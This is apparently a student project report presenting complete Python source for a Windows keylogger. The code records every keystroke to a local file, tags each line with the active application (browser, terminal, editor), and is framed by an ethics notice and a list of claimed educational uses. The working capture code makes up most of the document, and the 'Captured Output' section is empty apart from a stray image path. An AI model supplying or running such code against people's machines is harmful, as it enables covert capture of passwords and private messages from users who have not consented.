Keylogger Project Report

Ethical & Legal Notice: This document contains code and examples for an educational keylogger. Only use, run, or deploy this code on machines where you have explicit, informed consent. Unauthorized use is illegal and unethical.

Aim

To design and implement a local keylogger for educational purposes that demonstrates how keystrokes can be captured, logged, and analyzed. This is intended for controlled lab environments, security research, or forensic training. Do NOT deploy on systems without explicit, informed consent.


Code :

```
from pynput import keyboard
import psutil
import win32gui
import win32process
import time

log_file = "keylog.txt"
text_buffer = []
current_app = ""
last_app_check = 0

def get_active_window():
    """Get the name of the currently active application"""
    try:
        # Get the handle of the active

        hwnd = win32gui.GetForegroundWindow()

        # Get the process ID of the window
        _, pid = win32process.GetWindowThreadProcessId(hwnd)

        # Get the process name
        process = psutil.Process(pid)
        app_name = process.name().replace('.exe', '')

        # Format application name
        if app_name.lower() == 'cmd':
            return "Command Prompt"
        elif app_name.lower() == 'powershell':
            return "PowerShell"
        elif app_name.lower() == 'chrome':
            return "Google Chrome"
        elif app_name.lower() == 'msedge':
            return "Microsoft Edge"
        elif app_name.lower() == 'firefox':
```

```
            return "Mozilla Firefox"
        elif app_name.lower() == 'notepad':
            return "Notepad"
        elif app_name.lower() == 'code':
            return "Visual Studio Code"
        elif app_name.lower() == 'explorer':
            return "File Explorer"
        else:
            return app_name.title()

    except Exception:
        return "Unknown Application"

def write_to_file(content):
    """Write content to log file"""
    with open(log_file, "a", encoding='utf-8') as f:
        f.write(content)

def check_active_app():
    """Check if the active application has changed"""
    global current_app, last_app_check, text_buffer

    current_time = time.time()

    # Check app every 0.5 seconds
    if current_time - last_app_check > 0.5:
        new_app = get_active_window()
        last_app_check = current_time

        if new_app != current_app:
            # Write any pending text before switching
            if text_buffer:
                write_to_file(''.join(text_buffer) + '\n')
                text_buffer.clear()

            current_app = new_app
            # Add application switch to log
            app_switch_text = f"\n[***{current_app}***]:\n"
            write_to_file(app_switch_text)

def on_press(key):
    global text_buffer

    # Check if application changed
    check_active_app()

    try:
        char = key.char
        if char == '\r':  # Handle Enter key (Windows)
            # Write the complete line to file
            if text_buffer:
                write_to_file(''.join(text_buffer) + '\n')
                text_buffer.clear()
        elif char.isalnum() or char in ("'", "-", " ", "*", "+", "=", "_", "&",
"%", "$", "#", "@", "!", "?", ".", ",", ":", ";", "~", "`", "|", "{", "}", "[",
```

```
"]", "(", ")", "<", ">", "/", "\\"):
            # Add character to buffer (don't write to file yet)
            text_buffer.append(char)
        else:
            # For other special chars, add with a trailing space
            text_buffer.append(char)
            text_buffer.append(' ')
    except AttributeError:
        # Handle special keys
        if key == keyboard.Key.space:
            text_buffer.append(' ')
        elif key == keyboard.Key.enter:
            # Write the complete line to file
            if text_buffer:
                write_to_file(''.join(text_buffer) + '\n')
                text_buffer.clear()
        elif key == keyboard.Key.backspace:
            if text_buffer:
                text_buffer.pop()
        elif key == keyboard.Key.tab:
            text_buffer.append('\t')

def on_release(key):
    global text_buffer

    if key == keyboard.Key.esc:
        # Write any remaining text before exiting
        if text_buffer:
            write_to_file(''.join(text_buffer) + '\n')
        return False

# Initialize with current application
current_app = get_active_window()
print(f"Current app: {current_app}")
print("Please minimize the screen.")

# Create initial log entry
write_to_file(f"\n=== KEY INFORMATION ===\n")

with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()

# Final cleanup
if text_buffer:
    write_to_file(''.join(text_buffer) + '\n')
```

Captured Output :



Advantages of the Keylogger Project

- Educational value: Helps students and researchers understand how keystroke capture and logging work.
- Forensic training: Useful for controlled exercises in digital forensics and incident reconstruction.
- Usability testing: Can be used (with consent) to study user input patterns and improve UX.
- Security research: Enables safe, consented experiments to develop detection and prevention methods.
- Audit & compliance (authorized environments): Can record consenting user actions for auditing.
- Detection/defense development: Helps create defensive tools and signatures for malicious keyloggers.